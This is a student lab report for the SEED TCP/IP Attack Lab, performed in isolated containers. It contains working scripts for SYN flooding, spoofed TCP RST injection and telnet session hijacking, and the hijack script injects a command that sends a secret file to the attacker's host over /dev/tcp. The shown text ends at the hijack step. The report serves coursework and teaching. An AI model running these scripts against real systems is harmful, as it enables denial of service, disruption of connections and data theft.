TCP/IP Attack Lab

Assignment No. 1 – Advanced Network Security

Submitted By

Student Name: Sarmad Farooq

Student ID: 25I-7722

Program: MS Cybersecurity

Course Name: Advanced Network Security

Submitted To

Instructor Name: Dr. Zafar Iqbal

Department: Cybersecurity

Institution/University: NUCES (Islamabad)

TCP/IP Attack Lab Report Sample Information and Declaration

Lab Tasks Performed

The following TCP/IP attack tasks were performed during this lab:

- SYN Flooding Attack using Python
- SYN Flooding Attack using C program
- TCP RST Attack on Telnet Connection
- TCP Session Hijacking Attack
- Reverse Shell Creation using TCP Session Hijacking

Source: SEED Labs TCP/IP Attack Lab

Analysis Type: Controlled Practical Lab Analysis in Virtual Environment

Tools Used

The following tools were used during the lab:

- Scapy (Packet crafting and spoofing)
- Wireshark (Packet analysis and sniffing)
- Netcat (Reverse shell listener)
- Docker Containers (Lab environment)
- Seed Ubuntu 20.04 Virtual Machine
- GCC Compiler (for C program compilation)

Lab Environment

The analysis and attacks were performed in a secure virtual lab environment consisting of:

- Attacker Machine: Ubuntu 20.04 VM
- Victim Machines: Docker Containers
- Network Type: Isolated Virtual Network
- No external or real network was used

Declaration

I hereby declare that this report is my original work. The TCP/IP attack tasks were performed strictly within a controlled and isolated virtual lab environment provided by SEED Labs. All attacks were conducted for educational purposes only. No real system, network, or external machine was targeted during this lab. All experiments were performed using virtual machines and containers, and no unauthorized activity was conducted.

Purpose of the Lab

The purpose of this lab was to understand TCP/IP protocol vulnerabilities and perform various network attacks such as SYN Flooding, TCP RST Attack, Session Hijacking, and Reverse Shell, in a controlled environment. This lab helped in understanding practical network security concepts and attack methodologies.

Table of Contents

Environment Setup 6
Step 0: Requirements 6
Step 1: Extract Labsetup 6
Step 2: Build Containers 6
Step 3: Start Containers 7
Step 4: Check Containers 7
Step 5: Open attacker container 7
Task 1: SYN Flooding Attack 8
Task 1.1 SYN Flood using Python 8
Step 1: Open attacker container 8
Step 2: Go to the shared folder 8
Step 3: Create synflood.py 8
Step 4: Python Code 9
Step 4: Run attack 9
Step 5: Check Queue on Victim 10
Step 6: Try Telnet connection 12
Step 7: Reduce Queue Size 12
Task 1.2 SYN Flood using C 13
Step 1: Exit the container 13
Step 2: Compile synflood.c 13
Step 3: Copy into attacker 13
Step 4: Enter attacker 14
Step 5: Run 14
Step 6: Try telnet again 14
Question for Report: 15
Task 1.3 Enable SYN Cookie 15
Step 1: On victim 15
Step 2: Run attack again 16
Step 3: Try telnet 16
TASK 2: TCP RST ATTACK 17
Step 1: Create telnet session 17
Step 2: Open Wireshark on VM 18
STEP 3- Create rst.py (Attacker) 21
STEP 4: Run Attack 22
STEP 6 -Verify RST Packet in Capture 22

Task 3: TCP Session Hijacking 23
Step 1: Start Containers 23
Step 2: Prepare Sensitive File (On Victim) 23
Step 3: Start Telnet from User1 24
Step 4: Open Wireshark or tcpdump (On Attacker) 25
Step 5: Create Hijack Script (On Attacker) 26
STEP 6 - Run Attack 26
TASK 4 REVERSE SHELL 27
STEP 1 – For Capture TCP Values 27
STEP 2 - Start Telnet Session 27
STEP 3 - Capture TCP Values 28
STEP 4 - Create a Script 28
STEP 5 - Run Your Script 29
STEP 6 - Start Listener 29

Environment Setup

Step 0: Requirements

Must ensure:

- SEED Ubuntu 20.04 VM OR Ubuntu with Docker
- Labsetup.zip file
- Docker and Docker Compose installed

Check docker:

```
[02/26/26]seed@VM:~/.../TCP_Attack_Lab$ docker --version
Docker version 19.03.8, build afacb8b7f0
[02/26/26]seed@VM:~/.../TCP_Attack_Lab$ docker-compose --version
docker-compose version 1.27.4, build 40524192
[02/26/26]seed@VM:~/.../TCP_Attack_Lab$
```

Step 1: Extract Labsetup

```
[02/26/26]seed@VM:~/.../TCP_Attack_Lab$ ls
Labsetup
[02/26/26]seed@VM:~/.../TCP_Attack_Lab$ cd Labsetup
[02/26/26]seed@VM:~/.../Labsetup$
```

Step 2: Build Containers

```
[02/26/26]seed@VM:~/.../Labsetup$ docker-compose build
attacker uses an image, skipping
Victim uses an image, skipping
User1 uses an image, skipping
User2 uses an image, skipping
```

Step 3: Start Containers

```
[02/26/26]seed@VM:~/.../Labsetup$ docker-compose up -d
WARNING: Found orphan containers (mysql-10.9.0.6, elgg-10.9.0.5) fo
r this project. If you removed or renamed this service in your comp
ose file, you can run this command with the --remove-orphans flag t
o clean it up.
Pulling attacker (handsonsecurity/seed-ubuntu:large)...
large: Pulling from handsonsecurity/seed-ubuntu
da7391352a9b: Already exists
14428a6d4bcd: Already exists
2c2d948710f2: Already exists
b5e99359ad22: Pull complete
3d2251ac1552: Pull complete
1059cf087055: Pull complete
b2afee800091: Pull complete
```

Step 4: Check Containers

```
[02/26/26]seed@VM:~/.../Labsetup$ dockps
b891995d76bb  victim-10.9.0.5
e28cdce97339  seed-attacker
0f444aeec935  user1-10.9.0.6
426d0dd6267a  user2-10.9.0.7
```

Step 5: Open attacker container

```
[02/26/26]seed@VM:~/.../Labsetup$ docksh seed-attacker
root@VM:/#
```

Task 1: SYN Flooding Attack

A SYN flood is a type of Denial-of-Service (DoS) attack in which attackers overwhelm a victim's TCP port with numerous SYN requests. The attackers, however, do not intend to complete the TCP three-way handshake process. In a SYN flood attack, attackers bombard the victim with requests from random, potentially fake IP addresses, targeting the Transmission Control Block (TCB) queue. Once the TCB reaches its capacity, it cannot accept new requests, causing legitimate connections to fail with a "connection timed out" error.

Task 1.1 SYN Flood using Python

Step 1: Open attacker container

```
[02/26/26]seed@VM:~/.../Labsetup$ docksh seed-attacker
root@VM:/#
```

Step 2: Go to the shared folder

```
root@VM:/# ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv  tmp  var
boot  etc  lib   lib64  media   opt  root  sbin  sys  usr  volumes
root@VM:/# cd volumes
root@VM:/volumes# ls
synflood.c
root@VM:/volumes#
```

Step 3: Create synflood.py

```
root@VM:/volumes# nano synflood.py
```

Step 4: Python Code

```
#!/usr/bin/env python3

from scapy.all import *
from ipaddress import IPv4Address
from random import getrandbits

ip = IP(dst="10.9.0.5")

tcp = TCP(dport=23, flags='S')
```

```
  GNU nano 4.8                    synflood.py

pkt = ip/tcp

while True:

    pkt[IP].src = str(IPv4Address(getrandbits(32)))

    pkt[TCP].sport = getrandbits(16)

    pkt[TCP].seq = getrandbits(32)

    send(pkt, verbose=0)
```

In the code above, I am using the victim's IP address as the destination and a TCP packet with destination port 23 and the SYN (S) flag.

Step 4: Run attack

```
root@VM:/volumes# python3 synflood.py
```

Wait for 1 min.

Step 5: Check Queue on Victim

Open a new terminal

Enter victim:

```
[02/26/26]seed@VM:~/.../volumes$ docksh victim-10.9.0.5
```

```
[02/26/26]seed@VM:~/.../volumes$ docksh victim-10.9.0.5
root@b891995d76bb:/#
```

Run:

netstat -nat | grep SYN_RECV

OR

ss -n state syn-recv sport = :23

Result:

```
root@b891995d76bb:/# ss -n state syn-recv sport = :23
Netid Recv-Q Send-Q Local Address:Port    Peer Address:Port Process
tcp   0      0           10.9.0.5:23    28.250.129.231:53282
tcp   0      0           10.9.0.5:23      8.240.246.33:40033
tcp   0      0           10.9.0.5:23       116.9.29.90:23728
tcp   0      0           10.9.0.5:23    122.181.94.186:57305
tcp   0      0           10.9.0.5:23     171.50.66.222:14495
tcp   0      0           10.9.0.5:23      64.232.42.71:62006
tcp   0      0           10.9.0.5:23      23.8.116.224:47919
tcp   0      0           10.9.0.5:23     33.15.239.156:48156
tcp   0      0           10.9.0.5:23      2.209.143.36:61169
tcp   0      0           10.9.0.5:23         0.82.0.95:61648
tcp   0      0           10.9.0.5:23    103.146.146.28:32936
tcp   0      0           10.9.0.5:23    124.80.236.210:20531
tcp   0      0           10.9.0.5:23      15.219.75.49:12619
```

```
tcp   0      0            10.9.0.5:23    218.226.249.99:52941
tcp   0      0            10.9.0.5:23     89.255.17.119:32567
tcp   0      0            10.9.0.5:23        66.5.1.245:4422
tcp   0      0            10.9.0.5:23    160.248.56.102:62113
tcp   0      0            10.9.0.5:23     98.106.203.22:54630
tcp   0      0            10.9.0.5:23    212.134.69.216:1396
tcp   0      0            10.9.0.5:23    254.36.127.153:31240
tcp   0      0            10.9.0.5:23       1.65.30.218:45954
tcp   0      0            10.9.0.5:23     211.166.39.40:53893
tcp   0      0            10.9.0.5:23    166.57.202.201:57306
tcp   0      0            10.9.0.5:23    215.251.17.163:1567
tcp   0      0            10.9.0.5:23       159.54.73.1:21643
tcp   0      0            10.9.0.5:23    163.120.202.31:57193
tcp   0      0            10.9.0.5:23    128.246.162.83:26529
tcp   0      0            10.9.0.5:23      79.48.50.174:36424

tcp   0      0            10.9.0.5:23     72.41.110.125:59172
tcp   0      0            10.9.0.5:23     13.117.254.34:60492
tcp   0      0            10.9.0.5:23    84.139.129.208:55842
tcp   0      0            10.9.0.5:23      195.2.177.36:16973
tcp   0      0            10.9.0.5:23     197.229.60.64:20149
tcp   0      0            10.9.0.5:23    70.168.104.114:51667
tcp   0      0            10.9.0.5:23        38.55.1.15:11679
tcp   0      0            10.9.0.5:23      53.77.118.28:43346
tcp   0      0            10.9.0.5:23   181.157.250.117:63718
tcp   0      0            10.9.0.5:23   111.176.225.188:60280
tcp   0      0            10.9.0.5:23    191.249.101.87:63774
tcp   0      0            10.9.0.5:23     123.14.124.87:14257
tcp   0      0            10.9.0.5:23    89.177.140.180:583
tcp   0      0            10.9.0.5:23    65.201.251.251:18583
```

The output showed a large number of TCP connections in SYN_RECV state.

This indicates that:

- The victim received SYN packets
- The victim responded with SYN-ACK
- The final ACK was not received

These connections remain half-open and occupy the TCP backlog queue. This confirms that the SYN Flood attack successfully filled the connection queue of the victim server. The source IP addresses appear random because the attacker used spoofed IP addresses.

Step 6: Try Telnet connection

From hostB:

```
[02/26/26]seed@VM:~/.../volumes$ docksh seed-attacker
root@VM:/#
```

```
[02/26/26]seed@VM:~/.../volumes$ docksh seed-attacker
root@VM:/#
root@VM:/# telnet 10.9.0.5 23
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
b891995d76bb login:
Login timed out after 60 seconds.
Connection closed by foreign host.
root@VM:/#
```

Then I tried to connect the victim from user 1 using telnet and I was able to connect successfully. That means my attack was unsuccessful. The reason is simple: Python is slow. While code tries to flood, TCB never becomes full in one go.

Step 7: Reduce Queue Size

Now to make it successful with Python, I updated TCB size to 50 only. By running this command:

sysctl -w net.ipv4.tcp_max_syn_backlog=50

```
root@b891995d76bb:/# sysctl -w net.ipv4.tcp_max_syn_backlog=50
net.ipv4.tcp_max_syn_backlog = 50
root@b891995d76bb:/#
```

What is TCB?

Transmission Control Block (TCB) is a data structure used by the TCP protocol to store information about each connection. The TCB size represents the maximum number of half-open TCP connections that the server can maintain. In this experiment, the TCB size was

reduced to 50, which made the SYN Flood attack more effective because the connection queue filled quickly, preventing legitimate users from connecting.

Flush TCP Cache on Victim:

ip tcp_metrics flush

```
root@b891995d76bb:/# ip tcp_metrics flush
```

telnet again:

```
root@VM:/volumes# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
root@VM:/volumes#
```

Now the attack is successful.

Task 1.2 SYN Flood using C

Step 1: Exit the container

Return to main VM

Step 2: Compile synflood.c

Go to Labsetup folder

gcc -o synflood synflood.c

```
[02/27/26]seed@VM:~/.../volumes$ gcc -o synflood synflood.c
```

Step 3: Copy into attacker

cp synflood volumes/

```
[02/27/26]seed@VM:~/.../volumes$ ls
synflood  synflood.c  synflood.py
[02/27/26]seed@VM:~/.../volumes$
```

Step 4: Enter attacker

docksh attackerID

```
root@VM:/#
```

Step 5: Run

```
root@VM:/volumes# ls
synflood  synflood.c  synflood.py
root@VM:/volumes# ./synflood 10.9.0.5 23
```

Step 6: Try telnet again

From Attacker side duplicate the terminal:

telnet 10.9.0.5

First time it successful because TCB size is 1500 then I run this command
sysctl -w net.ipv4.tcp_max_syn_backlog=50

And attack successful

```
root@VM:/volumes# telnet 10.9.0.5 23
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
root@VM:/volumes#
```

When I ran the C code and tried to connect with the victim, I got an error message that Unable to connect. The reason is simple again. C code is fast.

Question for Report:

Explain: Why C attack faster?

Answer:

Because:

• Python slower
• C uses raw socket faster
• No interpreter overhead

Task 1.3 Enable SYN Cookie

Step 1: On victim

```
root@b891995d76bb:/# sysctl net.ipv4.tcp_syncookies
net.ipv4.tcp_syncookies = 0
root@b891995d76bb:/#
```

sysctl -w net.ipv4.tcp_syncookies=1

```
root@b891995d76bb:/# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
root@b891995d76bb:/# sysctl net.ipv4.tcp_syncookies
net.ipv4.tcp_syncookies = 1
root@b891995d76bb:/#
```

The command **sysctl -w net.ipv4.tcp_syncookies=1** is used to enable TCP SYN cookies in the Linux kernel as a defense mechanism against SYN flood attacks. In a normal TCP three-way handshake, when a server receives a SYN packet from a client, it temporarily stores the connection information in the SYN backlog queue and replies with a SYN-ACK, waiting for the final ACK from the client. During a SYN flood attack, such as the one generated by the **synflood.c** program in the lab, a large number of spoofed SYN packets are sent to the server without completing the handshake. This causes many half-open connections to accumulate, eventually filling the backlog queue and preventing legitimate users from connecting, resulting in a denial-of-service condition. By enabling TCP SYN cookies, the server does not immediately allocate memory for each incoming SYN request. Instead, it encodes the connection information into the sequence number of the SYN-ACK response and only allocates resources after receiving a valid final ACK. This mechanism prevents the backlog queue from being exhausted and helps the server remain operational even under a SYN flood attack.

Step 2: Run attack again

```
root@VM:/volumes# ./synflood 10.9.0.5 23
```

Step 3: Try telnet

You will see:

Connection works

```
root@VM:/volumes# telnet 10.9.0.5 23
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
b891995d76bb login:
```

SYN cookie protects from attack

TASK 2: TCP RST ATTACK

Step 1: Create telnet session

To execute this attack, I require the initial sequence number and the source port. These can be obtained using TCPDUMP and Wireshark.First, execute the “telnet 10.9.0.5” command from User 1 (10.9.0.6).

hostB:

telnet 10.9.0.5

Login:

user:

seed

password:

dees

```
[02/28/26]seed@VM:~/.../volumes$ dockps
b891995d76bb  victim-10.9.0.5
e28cdce97339  seed-attacker
0f444aeec935  user1-10.9.0.6
426d0dd6267a  user2-10.9.0.7
[02/28/26]seed@VM:~/.../volumes$ docksh user1-10.9.0.6
```

```
[02/28/26]seed@VM:~/.../volumes$ docksh user1-10.9.0.6
root@0f444aeec935:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
b891995d76bb login:
```

Step 2: Open Wireshark on VM

On your **attacker machine**, open:

sudo tcpdump -i br-452aa464749d -w /tmp/packets host 10.9.0.5

```
[02/28/26]seed@VM:~/.../volumes$ sudo tcpdump -i br-452aa464749d -w
 /tmp/packets host 10.9.0.5
tcpdump: listening on br-452aa464749d, link-type EN10MB (Ethernet),
 capture size 262144 bytes
```

Generate Telnet Traffic

In another terminal:

docker exec -it hostB bash

telnet 10.9.0.5

```
root@VM:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
b891995d76bb login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
```

Type some random commands like:

```
seed@b891995d76bb:~$ ls
seed@b891995d76bb:~$ whoami
seed
seed@b891995d76bb:~$
```

This ensures packets are generated.

Stop Capture

Go back to tcpdump terminal and press:

CTRL + C

```
[02/28/26]seed@VM:~/.../volumes$ sudo tcpdump -i br-452aa464749d -w
 /tmp/packets host 10.9.0.5
tcpdump: listening on br-452aa464749d, link-type EN10MB (Ethernet),
 capture size 262144 bytes
^C107 packets captured
107 packets received by filter
0 packets dropped by kernel
[02/28/26]seed@VM:~/.../volumes$
```

Now packets are saved in:


/tmp/packets

Open in Wireshark

Now open Wireshark (from VM desktop, not container).


Then:

File - Open - /tmp/packets



Apply filter:

tcp.port == 23



Find telnet packet

Note:


source IP

destination IP

source port

destination port

sequence number



No.	Time	Source	Destination	Protocol	Length	Info
54	2026-02-28 18:4…	10.9.0.5	10.9.0.6	TCP	66	23 → 39232 [ACK]
55	2026-02-28 18:4…	10.9.0.6	10.9.0.5	TELNET	68	Telnet Data ...
56	2026-02-28 18:4…	10.9.0.5	10.9.0.6	TCP	66	23 → 39232 [ACK]
57	2026-02-28 18:4…	10.9.0.5	10.9.0.6	TELNET	68	Telnet Data ...
58	2026-02-28 18:4…	10.9.0.6	10.9.0.5	TCP	66	39232 → 23 [ACK]
59	2026-02-28 18:4…	10.9.0.5	10.9.0.6	TELNET	560	Telnet Data ...
60	2026-02-28 18:4…	10.9.0.6	10.9.0.5	TCP	66	39232 → 23 [ACK]
61	2026-02-28 18:4…	10.9.0.5	10.9.0.6	TELNET	87	Telnet Data ...
62	2026-02-28 18:4…	10.9.0.6	10.9.0.5	TCP	66	39232 → 23 [ACK]

```
▾ Transmission Control Protocol, Src Port: 39232, Dst Port: 23, Seq: 3781189225, Ack: 2851383
    Source Port: 39232
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 3781189225
    [Next sequence number: 3781189225]

0000  02 42 0a 09 00 05 02 42  0a 09 00 06 08 00 45 10   ·B·····B ......E·
0010  00 34 a8 fe 40 00 40 06  7d 99 0a 09 00 06 0a 09   ·4··@·@· }·......
0020  00 05 99 40 00 17 e1 60  5e 69 a9 f4 a8 b4 80 10   ···@···` ^i......
0030  01 f5 14 43 00 00 01 01  08 0a a4 7d f3 9e 03 93   ···C···· ···}····
0040  f6 01                                              ··
```

Client → Server

Src IP: 10.9.0.6

Dst IP: 10.9.0.5

Src Port: 39232

Dst Port: 23

Seq: 3781189225

STEP 3- Create rst.py (Attacker)

```
#!/usr/bin/env python3
from scapy.all import *

ip = IP(src="10.9.0.6", dst="10.9.0.5")

tcp = TCP(
    sport=39180,        # Client port
    dport=23,           # Telnet
    flags="R",
    seq=3887566784      # Client current sequence
)

pkt = ip/tcp
send(pkt, verbose=1)
```

STEP 4: Run Attack

```
root@VM:/volumes# nano rst.py
root@VM:/volumes# chmod +x rst.py
root@VM:/volumes# python3 rst.py
RST packets sent.
root@VM:/volumes#
```

On client side:

```
This system has been minimized by removing packages and content tha
t are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Feb 28 12:39:31 UTC 2026 from user1-10.9.0.6.net-10
.9.0.0 on pts/1
seed@b891995d76bb:~$ Connection closed by foreign host.
root@0f444aeec935:/#
```

STEP 6 -Verify RST Packet in Capture

No.	Time	Source	Destination	Protocol	Length	Info
1	2026-02-28 18:4…	02:42:dc:a3:b1:47	Broadcast	ARP	42	Who has 10.9.0.5
2	2026-02-28 18:4…	02:42:0a:09:00:05	02:42:dc:a3:b1:47	ARP	42	10.9.0.5 is at 0
3	2026-02-28 18:4…	10.9.0.6	10.9.0.5	TCP	54	39180 → 23 [RST]
4	2026-02-28 18:4…	10.9.0.6	10.9.0.5	TELNET	67	Telnet Data ...
5	2026-02-28 18:4…	10.9.0.5	10.9.0.6	TCP	54	23 → 39180 [RST]

Task 3: TCP Session Hijacking

The TCP Session Hijacking attack aims to take over an existing TCP connection (session) between two victims by injecting malicious content into the session.

Step 1: Start Containers

```
[02/28/26]seed@VM:~/.../volumes$ dockps
b891995d76bb  victim-10.9.0.5
e28cdce97339  seed-attacker
0f444aeec935  user1-10.9.0.6
426d0dd6267a  user2-10.9.0.7
[02/28/26]seed@VM:~/.../volumes$
```

Step 2: Prepare Sensitive File (On Victim)

Enter victim container:

```
[02/28/26]seed@VM:~/.../volumes$ docksh victim-10.9.0.5
root@b891995d76bb:/#
```

Create folder and file:

```
root@b891995d76bb:/# mkdir confidential
root@b891995d76bb:/# ls
bin           dev   lib    libx32  opt   run   sys  var
boot          etc   lib32  media   proc  sbin  tmp
confidential  home  lib64  mnt     root  srv   usr
root@b891995d76bb:/#
```

```
root@b891995d76bb:/# echo "Sarmad is Hacker" > confidential/secret.
txt
root@b891995d76bb:/#
```

```
root@b891995d76bb:/# cd confidential
root@b891995d76bb:/confidential# ls
secret.txt
root@b891995d76bb:/confidential# cat secret.txt
Sarmad is Hacker
root@b891995d76bb:/confidential#
```

Exit victim.

```
root@b891995d76bb:/# exit
exit
[02/28/26]seed@VM:~/.../volumes$
```

PHASE 2 - Create Legitimate TCP Session


Step 3: Start Telnet from User1


First run this command to wireshark to capture the packets

```
[02/28/26]seed@VM:~/.../volumes$ sudo tcpdump -i br-452aa464749d -w
 ~/captures/packets.pcap host 10.9.0.5
tcpdump: listening on br-452aa464749d, link-type EN10MB (Ethernet),
 capture size 262144 bytes
```

```
root@0f444aeec935:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
b891995d76bb login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content tha
t are
```

Step 4: Open Wireshark or tcpdump (On Attacker)





Field	Value
Source IP	10.9.0.6
Destination IP	10.9.0.5
Source Port	39494
Destination Port	23
Sequence Number	3227746009
Acknowledgment Number	2164760030

Step 5: Create Hijack Script (On Attacker)

```
#!/usr/bin/env python3
from scapy.all import *

ip = IP(src="10.9.0.6", dst="10.9.0.5")

tcp = TCP(
    sport=39494,
    dport=23,
    flags="A",
    seq=3227746009,
    ack=2164760030
)

data = "\ncat /home/seed/confidential/secret.txt > /dev/tcp/10.9.0.
1/9090\n"

pkt = ip/tcp/data

send(pkt, verbose=0)
```

STEP 6 - Run Attack

```
root@VM:/volumes# ./task3_hijacking.py
```

Result:

